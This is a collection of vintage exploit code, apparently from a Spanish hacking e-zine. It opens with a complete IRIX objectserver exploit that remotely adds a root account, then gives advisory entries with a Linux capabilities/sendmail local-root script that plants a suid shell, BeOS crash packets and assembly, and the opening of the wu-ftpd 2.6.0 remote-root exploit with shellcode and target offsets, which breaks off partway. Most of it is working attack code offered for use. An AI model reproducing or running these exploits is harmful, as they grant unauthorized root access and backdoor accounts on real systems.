/*   Copyright (c) July 1997       Last Stage of Delirium   */
/*      THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF      */
/*                  Last Stage of Delirium                  */
/*                                                          */
/*   The contents of this file  may be disclosed to third   */
/*   parties, copied and duplicated in any form, in whole   */
/*   or in part, without the prior written consent of LSD.  */
```

```
/*   SGI objectserver "account" exploit
*/
/*   Remotely adds account to the IRIX system.
*/
/*   Tested on IRIX 5.2, 5.3, 6.0.1, 6.1 and even 6.2,
*/
/*   which was supposed to be free from this bug (SGI 19960101-01-PX).
*/
/*   The vulnerability "was corrected" on 6.2 systems but
*/
/*   SGI guys fucked up the job and it still can be exploited.
*/
/*   The same considers patched 5.x,6.0.1 and 6.1 systems
*/
/*   where SGI released patches DONT work.
*/
/*   The only difference is that root account creation is blocked.
*/
/*
*/
/*   usage: ob_account ipaddr [-u username] [-i userid] [-p]
*/
/*       -i  specify userid (other than 0)
*/
/*       -u  change the default added username
*/
/*       -p  probe if there's the objectserver running
*/
/*
*/
/*   default account added       : lsd
*/
/*   default password            : m4c10r4!
*/
/*   default user home directory : /tmp/.new
*/
/*   default userid              : 0
*/


#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/uio.h>
#include <errno.h>
#include <stdio.h>
#define E if(errno) perror("");

struct iovec iov[2];
struct msghdr msg;
char buf1[1024],buf2[1024];
int sck;
unsigned long adr;

void show_msg(){
    char *p,*p1;
    int i,j,c,d;

    c=0;
    printf("%04x   ",iov[0].iov_len);
    p=(char*)iov[0].iov_base;
    for(i=0;i<iov[0].iov_len;i++){
        c++;
        if(c==17){
             printf("    ");
             p1=p;p1=p1-16;
             for(j=0;j<16;j++){
                 if(isprint(*p1)) printf("%c",*p1);
                 else printf(".");
                 p1++;
             }
             c=1;
             printf("\n       ");
        }
        printf("%02x ",(unsigned char)*p++);
    }
    printf("    ");
    p1=p;p1=p1-c;
    if(c>1){
        for(i=0;i<(16-c);i++) printf("   ");
        for(i=0;i<c;i++){
            if(isprint(*p1)) printf("%c",*p1);
            else printf(".");
            p1++;
        }
    }
    printf("\n");
    if(msg.msg_iovlen!=2) return;

    c=0;
    p=(char*)iov[0].iov_base;
    d=p[0x0a]*0x100+p[0x0b];
    p=(char*)iov[1].iov_base;
    printf("%04x   ",d);
    for(i=0;i<d;i++){
        c++;
        if(c==17){
             printf("    ");
             p1=p;p1=p1-16;
             for(j=0;j<16;j++){
                 if(isprint(*p1)) printf("%c",*p1);
                 else printf(".");
                 p1++;
             }
             c=1;
             printf("\n       ");
        }
        printf("%02x ",(unsigned char)*p++);
    }
    printf("    ");
    p1=p;p1=p1-c;
```

```
    if(c>1){
        for(i=0;i<(16-c);i++) printf("   ");
        for(i=0;i<c;i++){
            if(isprint(*p1)) printf("%c",*p1);
            else printf(".");
            p1++;
        }
    }
    printf("\n");
    fflush(stdout);
}

char numer_one[0x10]={
0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x00,
0x00,0x00,0x00,0x24,0x00,0x00,0x00,0x00
};

char numer_two[0x24]={
0x21,0x03,0x00,0x43,0x00,0x0a,0x00,0x0a,
0x01,0x01,0x3b,0x01,0x6e,0x00,0x00,0x80,
0x43,0x01,0x01,0x18,0x0b,0x01,0x01,0x3b,
0x01,0x6e,0x01,0x02,0x01,0x03,0x00,0x01,
0x01,0x07,0x01,0x01
};

char dodaj_one[0x10]={
0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x00,
0x00,0x00,0x01,0x2a,0x00,0x00,0x00,0x00
};

char dodaj_two[1024]={
0x1c,0x03,0x00,0x43,0x02,0x01,0x1d,0x0a,
0x01,0x01,0x3b,0x01,0x78
};

char dodaj_three[27]={
0x01,0x02,0x0a,0x01,0x01,0x3b,
0x01,0x78,0x00,0x00,0x80,0x43,0x01,0x10,
0x17,0x0b,0x01,0x01,0x3b,0x01,0x6e,0x01,
0x01,0x01,0x09,0x43,0x01
};

char dodaj_four[200]={
0x17,0x0b,0x01,0x01,0x3b,0x01,0x02,
0x01,0x01,0x01,0x09,0x43,0x01,0x03,0x4c,
0x73,0x44,0x17,0x0b,0x01,0x01,0x3b,0x01,
0x6e,0x01,0x06,0x01,0x09,0x43,0x00,0x17,
0x0b,0x01,0x01,0x3b,0x01,0x6e,0x01,0x07,
0x01,0x09,0x43,0x00,0x17,0x0b,0x01,0x01,
0x3b,0x01,0x02,0x01,0x03,0x01,0x09,0x43,
0x00,0x17,0x0b,0x01,0x01,0x3b,0x01,0x6e,
0x01,0x09,0x01,0x09,0x43,0x00,0x17,0x0b,
0x01,0x01,0x3b,0x01,0x6e,0x01,0x0d,0x01,
0x09,0x43,0x00,0x17,0x0b,0x01,0x01,0x3b,
0x01,0x6e,0x01,0x10,0x01,0x09,0x43,0x00,
0x17,0x0b,0x01,0x01,0x3b,0x01,0x6e,0x01,
0x0a,0x01,0x09,0x43,0x00,0x17,0x0b,0x01,
0x01,0x3b,0x01,0x6e,0x01,0x0e,0x01,0x03,
0x01,0x09,0x17,0x0b,0x01,0x01,0x3b,0x01,
0x6e,0x01,0x04,0x01,0x09,0x43,0x01,0x0d,
0x61,0x6b,0x46,0x4a,0x64,0x78,0x65,0x6e,
0x4b,0x6e,0x79,0x53,0x2e,0x17,0x0b,0x01,
0x01,0x3b,0x01,0x6e,0x01,0x11,0x01,0x09,
0x43,0x01,0x09,0x2f,0x74,0x6d,0x70,0x2f,
0x2e,0x6e,0x65,0x77,0x17,0x0b,0x01,0x01,
0x3b,0x01,0x6e,0x01,0x12,0x01,0x09,0x43,
0x01,0x04,0x72,0x6f,0x6f,0x74,0x17,0x0b,
0x01,0x01,0x3b,0x01,0x6e,0x01,0x02,0x01,
0x03
};

char dodaj_five[39]={
0x17,0x0b,0x01,0x01,0x3b,0x01,
0x6e,0x01,0x13,0x01,0x09,0x43,0x01,0x08,
0x2f,0x62,0x69,0x6e,0x2f,0x63,0x73,0x68,
0x17,0x0b,0x01,0x01,0x3b,0x01,0x6e,0x01,
0x0f,0x01,0x09,0x43,0x01,0x03,'L','S','D'
};

char fake_adrs[0x10]={
0x00,0x02,0x14,0x0f,0xff,0xff,0xff,0xff,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};

char *get_sysinfo(){
    int i=0,j,len;

    iov[0].iov_base=numer_one;
    iov[0].iov_len=0x10;
    iov[1].iov_base=numer_two;
    iov[1].iov_len=0x24;
    msg.msg_name=(caddr_t)fake_adrs;
    msg.msg_namelen=0x10;
    msg.msg_iov=iov;
    msg.msg_iovlen=2;
    msg.msg_accrights=(caddr_t)0;
    msg.msg_accrightslen=0;
    printf("SM:  --[0x%04x bytes]--\n",sendmsg(sck,&msg,0)); show_msg();
    printf("\n");

    iov[0].iov_base=buf1;
    iov[1].iov_base=buf2;
    iov[1].iov_len=0x200;
    msg.msg_iovlen=2;
    printf("RM:  --[0x%04x bytes]--\n",len=recvmsg(sck,&msg,0));
show_msg();
    printf("\n");
    while(i<len-0x16)
        if(!memcmp("\x0a\x01\x01\x3b\x01\x78",&buf2[i],6)){
            printf("remote system ID: ");
            for(j=0;j<buf2[i+6];j++) printf("%02x ",buf2[i+7+j]);
            printf("\n");
            return(&buf2[i+6]);
```

```
        }else i++;
    return(0);
}

void new_account(int len){
    iov[0].iov_base=dodaj_one;
    iov[0].iov_len=0x10;
    iov[1].iov_base=dodaj_two;
    iov[1].iov_len=len;
    msg.msg_name=(caddr_t)fake_adrs;
    msg.msg_namelen=0x10;
    msg.msg_iov=iov;
    msg.msg_iovlen=2;
    msg.msg_accrights=(caddr_t)0;
    msg.msg_accrightslen=0;
    printf("SM:  --[0x%04x bytes]--\n",sendmsg(sck,&msg,0)); show_msg();
    printf("\n");

    iov[0].iov_base=buf1;
    iov[1].iov_base=buf2;
    iov[1].iov_len=0x200;
    msg.msg_iovlen=2;
    printf("RM:  --[0x%04x bytes]--\n",recvmsg(sck,&msg,0)); show_msg();
    printf("\n");
}

void info(char *text){
    printf("SGI objectserver \"account\" exploit by LSD\n");
    printf("usage: %s ipaddr [-u username] [-i userid] [-p]\n",text);
}

main(int argc,char **argv){
    int c,user,version,probe;
    unsigned int offset,gr_offset,userid;
    char *sys_info;
    char username[20];
    extern char *optarg;
    extern int optind;

    if(argc<2) {info(argv[0]);exit(0);}
    optind=2;
    offset=40;
    user=version=probe=0;
    while((c=getopt(argc,argv,"u:i:p"))!=-1)
        switch(c){
        case 'u': strcpy(username,optarg);
                  user=1;
                  break;
        case 'i': version=62;
                  userid=atoi(optarg);
                  break;
        case 'p': probe=1;
                  break;
        case '?':
        default : info(argv[0]);
                  exit(1);
        }

    sck=socket(AF_INET,SOCK_DGRAM,0);
    adr=inet_addr(argv[1]);
    memcpy(&fake_adrs[4],&adr,4);

    if(!(sys_info=get_sysinfo())){
        printf("error: can't get system ID for %s.\n",argv[1]);
        exit(1);
    }
    if(!probe){
        memcpy(&dodaj_two[0x0d],sys_info,sys_info[0]+1);
        memcpy(&dodaj_two[0x0d+sys_info[0]+1],&dodaj_three[0],27);
        offset+=sys_info[0]+1;

        if(!user) strcpy(username,"lsd");
        dodaj_two[offset++]=strlen(username);
        strcpy(&dodaj_two[offset],username);offset+=strlen(username);
        memcpy(&dodaj_two[offset],&dodaj_four[0],200);
        offset+=200;
        gr_offset=offset-15;
        if(version){
            dodaj_two[gr_offset++]='u';
            dodaj_two[gr_offset++]='s';
            dodaj_two[gr_offset++]='e';
            dodaj_two[gr_offset++]='r';
            dodaj_two[offset++]=0x02;
            dodaj_two[offset++]=userid>>8;
            dodaj_two[offset++]=userid&0xff;
        }
        else dodaj_two[offset++]=0x00;

        memcpy(&dodaj_two[offset],&dodaj_five[0],39);
        offset+=39;
        dodaj_one[10]=offset>>8;
        dodaj_one[11]=offset&0xff;
        new_account(offset);
    }
}
```

```
-( 0x03 )-

Tema     : Buffer Overflow en Webstar 4.0
Para     : MacOS
Patch    : Utilizar linux como servidor, quiero decir, actualizar
Creditos : Ilhom Djalilov <nasvay@HOTMAIL.COM>

        Un buffer overflow en un sistema cuando menos curioso: MacOS.
Alguien ha visto alguna máquina en internet haciendo de Webserver
corriendo MacOS??. Bueno, si alguna encontrais, posiblemente este usando
Webstar como servidor de Web, Mail o FTP.

Bien, este programa sufre un DOS con una peticion en el puerto 80 del
tipo: GET /estoesunmensajemuyylargodealrededoredede1kb.html; es facil
deducir que tiene muchos boletos para ser una Buffer Overflow, pero por el
momento aun no he encontrado ningun shellcode (ojo, que esto corre sobre
```

```
PowerPC ;-)).


-( 0x04 )-

Tema     : GNU/Linux Capabilities Bug
Para     : GNU/Linux 2.2.X (X<=15)
           GNU/Linux 2.3 (desarrollo)
           GNU/Linux 2.4.0-test1
           GNU/Linux 2.1.15 y anteriores
Patch    : actualizar kernel, instalar LKM's que lo eviten...

        Las capabilities fue una nueva incorporacion en los kernel 2.2.X,
y que permite que un proceso que este corriendo como root, pueda abandonar
sus privilegios y ejecutarse como un usuario normal X. Que uso tine esto?
Pues por ejemplo que cuando el procmail vaya a ejecutarse con el
.procmailrc o .forward de cada usuario, lo haga con los permisos del
usuario y no como root. Asi se evita que gestione el correo con /bin/sh y
encima sea de root ;).
        Pues la cosa es que el usuario puede deshabilitar esto, haciendo
que se pierda el uid del usuario, pudiendo conseguir el root en
ejecutables que corran como root/SUID (como sendmail...).

Codigo para ver si eres vulnerable:

--------blep.c--

#include <stdio.h>
#include <unistd.h>

int main(void)
{
        if (geteuid()) {
          printf("Run me as root please\n");
          exit(1);
        }
        printf("BEFORE: %d %d\n", getuid(), geteuid());
        setuid(getuid());
        printf("GAVE UP: %d %d\n", getuid(), geteuid());
        setuid(0);
        printf("GOT BACK: %d %d\n", getuid(), geteuid());
        if (!geteuid() || !getuid()) printf("PROBLEM!!\n");
        return 0;
}
-----------

Codigo para ver como seria el exploit


------- suidcap.c

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <linux/unistd.h>
#include <linux/capability.h>

_syscall2(int, capget, cap_user_header_t, header, cap_user_data_t,
dataptr);
_syscall2(int, capset, cap_user_header_t, header, cap_user_data_t,
dataptr);

typedef struct __user_cap_header_struct capheader_t;
typedef struct __user_cap_data_struct capdata_t;

void remove_cap(capdata_t *data, int cap) {
  data->effective &= ~(1 << cap);
  data->permitted &= ~(1 << cap);
  data->inheritable &= ~(1 << cap);
}

void cap_get(capheader_t *header, capdata_t *data) {
  if (capget(header, data) == 0) return;
  perror("capget");
  exit(-1);
}

void cap_set(capheader_t *header, capdata_t *data) {
  if (capset(header, data) == 0) return;
  perror("capset");
  exit(-1);
}

main() {
  capheader_t header;
  capdata_t data;

  header.version = _LINUX_CAPABILITY_VERSION;
  header.pid = 0;
  data.effective = data.permitted = data.inheritable = 0;
  cap_get(&header, &data);
  remove_cap(&data, CAP_SETUID);
  cap_set(&header, &data);
  printf("launching shell...\n");
  execl("/bin/sh", "/bin/sh", NULL);
  perror("execl");
}

--------------- FIN

Y el exploit aprovechando el Sendmail <= 8.10.1 :

---- ESTE ES UN SHELL SCRIPT

#!/bin/sh

echo "+-------------------------------------------------------------+"
echo "|      Linux kernel 2.2.X (X<=15) & sendmail <= 8.10.1      |"
echo "|                     local root exploit                      |"
echo "|                                                             |"
echo "|   Bugs found and exploit written by Wojciech Purczynski   |"
echo "|      wp@elzabsoft.pl   cliph/ircnet   Vooyec/dalnet       |"
echo "+-------------------------------------------------------------+"
```

```
TMPDIR=/tmp/foo
SUIDSHELL=/tmp/sh
SHELL=/bin/tcsh

umask 022
echo "Creating temporary directory"
mkdir -p $TMPDIR
cd $TMPDIR

echo "Creating anti-noexec library (capdrop.c)"
cat <<_FOE_ > capdrop.c
#define __KERNEL__
#include <linux/capability.h>
#undef __KERNEL__
#include <linux/unistd.h>
_syscall2(int, capset, cap_user_header_t, header, const cap_user_data_t, data)
extern int capset(cap_user_header_t header, cap_user_data_t data);
void unsetenv(const char*);
void _init(void) {
        struct __user_cap_header_struct caph={_LINUX_CAPABILITY_VERSION, 0};
        struct __user_cap_data_struct capd={0, 0, 0xfffffe7f};
        unsetenv("LD_PRELOAD");
        capset(&caph, &capd);
        system("echo|/usr/sbin/sendmail -C$TMPDIR/sm.cf $USER");
}
_FOE_
echo "Compiling anti-noexec library (capdrop.so)"
cc capdrop.c -c -o capdrop.o
ld -shared capdrop.o -o capdrop.so

echo "Creating suid shell (sush.c)"
cat <<_FOE_ > sush.c
#include <unistd.h>
int main() { setuid(0); setgid(0); execl("/bin/sh", "sh", NULL); }
_FOE_

echo "Compiling suid shell (sush.c)"
cc sush.c -o $TMPDIR/sush

echo "Creating shell script"
cat <<_FOE_ >script
mv $TMPDIR/sush $SUIDSHELL
chown root.root $SUIDSHELL
chmod 4111 $SUIDSHELL
exit 0
_FOE_

echo "Creating own sm.cf"
cat <<_FOE_ >$TMPDIR/sm.cf
O QueueDirectory=$TMPDIR
O ForwardPath=/no_forward_file
S0
R\$*    \$#local \$: \$1
Mlocal, P=$SHELL, F=lsDFMAw5:/|@qSPfhn9, S=EnvFromL/HdrFromL, R=EnvToL/HdrToL,
        T=DNS/RFC822/X-Unix, A=$SHELL $TMPDIR/script
_FOE_

echo "Dropping CAP_SETUID and calling sendmail"
export LD_PRELOAD=$TMPDIR/capdrop.so
/bin/true
unset LD_PRELOAD

echo "Waiting for suid shell ($SUIDSHELL)"
while [ ! -f $SUIDSHELL ]; do sleep 1; done

echo "Removing everything"
cd ..
rm -fr $TMPDIR

echo "Suid shell at $SUIDSHELL"
$SUIDSHELL

------- FIN DE CODIGO

-( 0x05 )-

Tema     : Matando procesos en BeOS
Para     : pos BeOS
Patch    : por ahora, nada, nadita.


        Se ha descubierto un grave fallo en la pila de protocolos de red
de BeOs, el cual produce que el proceso asociado a dicah pila se suicide.
Esto se produce cuando se envian ciertos paquetes mal generados a la
susodicha pila. Incluimos un par de scripts que generan estos paquetes mal
construidos. El primero es un paquete IP con el campo de protocolo marcado
como TCP, en el cual si el campo de longitud de IP se pone como menor de
40, producira el suicidio. El otro, con la misma filosofia, se trata de un
paquete IP con protocolo UDP, y marcado con longitud menor de 28. Estas
longitudes de 40 y 28 son las minimas posibles, de ahi lo de paquetes mal
construidos ;-).

Soluciones.. esperar, Be, parece haber decidido no arreglar este fallo,
puesto que la pila de protocolos va ha ser sustituida en breve totalmente
en BeOS.

Los Scripts CASL:

Script 1:
    #!/usr/local/casl/bin/casl

    #include "tcpip.casl"
    #include "packets.casl"
    #include "tcp.casl"

    srchost = 10.0.0.1;
    dsthost = 10.0.0.2;

    IPH = copy UDPIP;

    IPH.ip_hl = 5;
    IPH.ip_src = srchost;
```

```
    IPH.ip_dst = dsthost;
    IPH.ip_length = 27;

    packet = [ IPH ];
    ip_output(packet);

Script 2:
    #!/usr/local/casl/bin/casl

    #include "tcpip.casl"
    #include "packets.casl"
    #include "tcp.casl"

    srchost = 10.0.0.1;
    dsthost = 10.0.0.2;

    IPH = copy TCPIP;

    IPH.ip_hl = 5;
    IPH.ip_src = srchost;
    IPH.ip_dst = dsthost;
    IPH.ip_length = 39;

    packet = [ IPH ];
    ip_output(packet);

URLs relacionadas:

  http://www.be.com/  - Be's website.  BeOS is available for download
      free of charge.

  http://bebugs.be.com/devbugs/  - Be's bug tracking database.

  http://expert.cc.purdue.edu/~frantzen/ - The homepage of the
      ISIC author.

  ftp://ftp.nai.com/pub/security/casl/ - NAI's packet scripting
      language CASL is available for download free of charge.

-( 0x06 )-

Tema     : Tirando el sistema BeOS
Para     : BeOS que viene, BeOS que va... ( R4.5.x , R5.0 )
Patch    : ajo y agua


El sistema BeOS se cae cuando se hace una llamada de sistema con
parametros incorrectos. Por ejemplo realizando llamadas directas al
kernel (sin las libroot.so) a traves de la interrupcion 0x25 con
parametros incorrectos (o una confeccion erronea de los parametros metidos
en la pila).

Este Bug afecta a la R5.0 asi como a todos los R4.5.x.

Aun no se ha dado solucion a este bug, dado q requiere una modificacion
directa en el kernel del sistema.

Incluimos un ejemplo de codigo en ASM que haria que el sistema BeOs se
quedara colgado:


section .text
global _start

_start:

        push    dword msg
        push    dword len
        push    dword 1 ;stdout

        mov     eax,3   ;sys_write
        int     0x25    ;must be a *call* to int 0x25,
                        ;then everything goes ok; i.e.
                        ;return address must be on the stack,
                        ;but it is not

        mov     eax,0x3f        ;sys_exit
        int     0x25

msg     db      "hello",0xa
len     equ     $ - msg


(source and binary can be downloaded at
http://linuxassembly.org/BeDie.tgz)

URLs Relacionadas:

http://bebugs.be.com/devbugs/detail.php3?oid=2324160

http://www.escribe.com/software/bedevtalk/ - BeDevTalk
archives
(Feb-Mar 2000, search for topics "assembly & BeOS", "system
calls", "system call stress testing"

http://linuxassembly.org - Linux/UNIX assembly programming
portal

-( 0x07 )-

Tema     : Conseguir "root" en Turbolinux 6.0.2 y anteriores
Para     : para la distro mas rapida
Patch    : pasa desde actualizar, cambiarte de distro, incluso dejar el
           curro y dedicarte a cultivar el campo.
Fecha    : Enero 2000
Creditos : Dildog (L0pth)

Como ya ocurrio con RedHat 6.0, aparece un bug que nos permite conseguir
root de forma local gracias a que PAM y USERMODE nos permiten seguir rutas
del tipo ../../...

Para que este bug este presente deben estar los paquetes: pam-0.70-2 y
anteriores; usermode-1.6-1 y anteriores.
```

```
Para mas informacion y exploit, remitirse al anterior numero de SET, o a
la web de L0pht.

Solucion: actualizar los paquetes de pam y usermode.

  ftp://ftp.turbolinux.com/pub/updates/6.0/security/pam-0.72-3.i386.rpm
  ftp://ftp.turbolinux.com/pub/updates/6.0/security/usermode-1.18-1.i386.rpm

  ftp://ftp.turbolinux.com/pub/updates/6.0/SRPMS/pam-0.72-3.src.rpm
  ftp://ftp.turbolinux.com/pub/updates/6.0/SRPMS/usermode-1.18-1.src.rpm


-( 0x08 )-

Tema     : Root Exploit Remoto en WuFTPD 2.6.0
Para     : OpenLinux Desktop 2.3 (with wu-ftpd-2.5.0-7 and prior)
           OpenLinux eServer 2.3 (with wu-ftpd-2.5.0-7 and prior)
           OpenLinux eBuilder 2.3 (with wu-ftpd-2.5.0-7 and prior)
           OpenLinux eDesktop 2.4 (with wu-ftpd-2.5.0-7 and prior)
           Conectiva Linux servidor-1.0
           Conectiva Linux 3.0
           Conectiva Linux 4.0
           Conectiva Linux 4.0es
           Conectiva Linux 4.1
           Conectiva Linux 4.2 5.0
           Debian GNU/Linux 2.1 (slink, potato and woody)
           Red Hat Linux 5.2 - i386 alpha sparc
           Red Hat Linux 6.2 - i386 alpha sparc
Patch    : actualizar el exploit o www.proftpd.net

        Este es el tipico bug que pa que explicar. En el WuFTPD la
tradicion manda y aqui tenemos un buffer overflow en toda regla utilizando
el ya mitico site exec.

        Solucion:
Ya da que pensar si actualizar o cambiarse, porque lo del
WuFTPD esta haciendo historia (peor que el Sendmail en sus a~os mozos).
Para los que querais actualizar, pues conectaros al ftp de vuestra
distro/SO.

Aqui esta el codigo para:
        RedHat 6.2 (?) com wuftpd 2.6.0(1) de rpm
        RedHat 6.2 (Zoot) con wuftpd 2.6.0(1) de rpm
        SuSe 6.3 con wuftpd 2.6.0(1) de rpm
        SuSe 6.4 con wuftpd 2.6.0(1) de rpm
        RedHat 6.2 (Zoot) con wuftpd 2.6.0(1) de rpm
        FreeBSD 3.4-STABLE con wuftpd 2.6.0(1) de ports
        FreeBSD 3.4-STABLE con wuftpd 2.6.0(1) de packages
        FreeBSD 3.4-RELEASE con wuftpd 2.6.0(1) de ports
        FreeBSD 4.0-RELEASE con wuftpd 2.6.0(1) de packages

, pa ver como va el exploit:

/*
  h0h0 aye-dee-emm's 0d4y w4r3z 1z unbr0k3n f0r y0u p30pl3 n0w
 */
/*
 * VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999
 *
 *  WUFTPD 2.6.0 REMOTE ROOT EXPLOIT
 *   by tf8
 *
 * *NOTE*:  For ethical reasons, only an exploit for 2.6.0 will be
 *     released (2.6.0 is the most popular version nowadays), and it
 *     should suffice to proof this vulnerability concept.
 *
 *   Site exec was never really *fixed*
 *
 *   Greetz to portal (he is elite!#%$) and all #!security.is, glitch, DiGit,
 *    \x90, venglin, xz, MYT and lamagra.
 *   Also greetings go to the WU-FTPD development team for including this
 *    bug in ALL their versions.
 *
 *   Fuck to wuuru (he is an idiot)
 *
 *   Account is not required, anonymous access is enough :)
 *
 * VERY PRIVATE VERSION. DO NOT DISTRIBUTE. 15-10-1999
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netdb.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>

#ifdef __linux
#include <getopt.h>
#endif

#define MAKE_STR_FROM_RET(x) ((x)&0xff),(((x)&0xff00)>>8),(((x)&0xff0000)>>16),(((x)&0xff000000)>>24)
#define GREEN "\033[32m"
#define RED "\033[31m"
#define NORM "\033[0m"

char infin_loop[]= /* for testing purposes */
 "\xEB\xFE";

char bsdcode[] = /* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
 "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0\x43"
 "\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
 "\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
 "\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
 "\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
 "\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
```

```
 "\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
 "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
 "\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
 "\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
 "\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\xff\xff\x30"
 "\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
 "\x67\x6c\x69\x6e";

char bsd_code_d[]= /* you should call it directly (no jump/call)*/
 "\xEB\xFE\xEB\x02\xEB\x05\xE8\xF9\xFF\xFF\xFF\x5C"
 "\x8B\x74\x24\xFC\x31\xC9\xB1\x15\x01\xCE\xB1\x71\xB0\xEF"
 "\x30\x06\x8D\x76\x01\xE2\xF9\xDE\x26\xDE\x2F\xBE\x5F\xF8"
 "\xBF\x22\x6F\x5F\xB5\xEB\xB4\xBE\xBF\x22\x6F\x62\xB9\x14"
 "\x87\x75\xED\xEF\xEF\xBD\x5F\x67\xBF\x22\x6F\x62\xB9\x11"
 "\xBE\xBD\x5F\xEA\xBF\x22\x6F\x66\x2C\x62\xB9\x14\xBD\x5F"
 "\xD2\xBF\x22\x6F\xBC\x5F\xE2\xBF\x22\x6F\x5C\x11\x62\xB9"
 "\x12\x5F\xE3\xBD\xBF\x22\x6F\x11\x24\x9A\x1C\x62\xB9\x11"
 "\xBD\x5F\xD2\xBF\x22\x6F\x62\x99\x12\x66\xA1\xEB\x62\xB9"
 "\x17\x66\xF9\xB9\xB9\xBD\x5F\xD4\xBF\x22\x6F\xC0\x8D\x86"
 "\x81\xC0\x9C\x87\xEF\xC1\xC1\xEF";

char linuxcode[]= /* Lam3rZ chroot() code */
 "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31\xdb"
 "\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31\xc0\x31"
 "\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff\x01\xb0\x27"
 "\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd\x80\x31\xc0\x31"
 "\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9\x31\xc0\x8d"
 "\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9\x75\xf3\x31\xc0\x88\x46"
 "\x09\x8d\x5e\x08\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe\xc8"
 "\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89\x46\x0c"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0"
 "\x31\xdb\xb0\x01\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff"
 "\x30\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";

#define MAX_FAILED      4
#define MAX_MAGIC       100
static int magic[MAX_MAGIC],magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL,*username="ftp",*password=NULL;
struct targets getit;

struct targets {
        int def;
        char *os_descr, *shellcode;
        int delay;
        u_long pass_addr, addr_ret_addr;
        int magic[MAX_MAGIC], magic_d[MAX_MAGIC],islinux;
};

struct targets targ[]={
        {0,"RedHat 6.2 (?) with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8075b00-700,0xbfffb028,{0x87,3,1,2},{1,2,1,4},1},
        {1,"RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8075b00-700,0xbfffb038,{0x87,3,1,2},{1,2,1,4},1},
        {2,"SuSe 6.3 with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8076cb0-400,0xbfffb018,{0x87,3,1,2},{1,2,1,4},1},
        {3,"SuSe 6.4 with wuftpd 2.6.0(1) from rpm",linuxcode,2,0x8076920-400,0xbfffafec,{0x88,3,1,2},{1,2,1,4},1},
        {4,"RedHat 6.2 (Zoot) with wuftpd 2.6.0(1) from rpm (test)",linuxcode,2,0x8075b00-700,0xbfffb070,{0x87,3,1,2},{1,2,1,4},1},

        {5,"FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from ports",bsdcode,10,0x80bb474-100, 0xbfbfc164,{0x3b,2,4,1,0x44,2,1,2},{1,2,1,2,1,2,1,4},0},
        {6,"FreeBSD 3.4-STABLE with wuftpd 2.6.0(1) from packages",bsdcode,2,0x806d5b0-500,0xbfbfc6bc, {0x84,1,2,1,2}, {1,3,2,1,4},0},
        {7,"FreeBSD 3.4-RELEASE with wuftpd 2.6.0(1) from ports",bsdcode,2,0x80a4dec-400,0xbfbfc624,{0x3B,2,1,0xe,0x40,1,2,1,2},{1,2,1,2,1,3,2,1,4},0},
        {8,"FreeBSD 4.0-RELEASE with wuftpd 2.6.0(1) from packages",infin_loop,2,0x80706f0,0xbfbfe798,{0x88,2,1,2},{1,2,1,4},0},
        {0,NULL,NULL,0,0,0,{0},{0},0}
};

void usage(char*zu,int q){
int i, n, padding;
fprintf(stderr,"Usage: %s -t <target> [-l user/pass] [-s systype] [-o offset] [-g] [-h] [-x]\n"
"         [-m magic_str] [-r ret_addr] [-P padding] [-p pass_addr] [-M dir]\n"
"target    : host with any wuftpd\nuser      : anonymous user\n"
"dir       : if not anonymous user, you need to have writable directory\n"
"magic_str : magic string (see exploit description)\n-g        : enables magic string digging\n"
"-x        : enables test mode\npass_addr : pointer to setproctitle argument\n"
"ret_addr  : this is pointer to shellcode\nsystypes: \n",zu);
 for(i=0;targ[i].os_descr!=NULL;i++){
  padding=0;
  fprintf(stderr,"%s%2d - %s\n",targ[i].def?"*":" ",i,targ[i].os_descr);
  if(q>1){
   fprintf(stderr,"     Magic ID: [");
   for(n=0;targ[i].magic[n]!=0;n++){
    if(targ[i].magic_d[n]==4)
     padding=targ[i].magic[n];
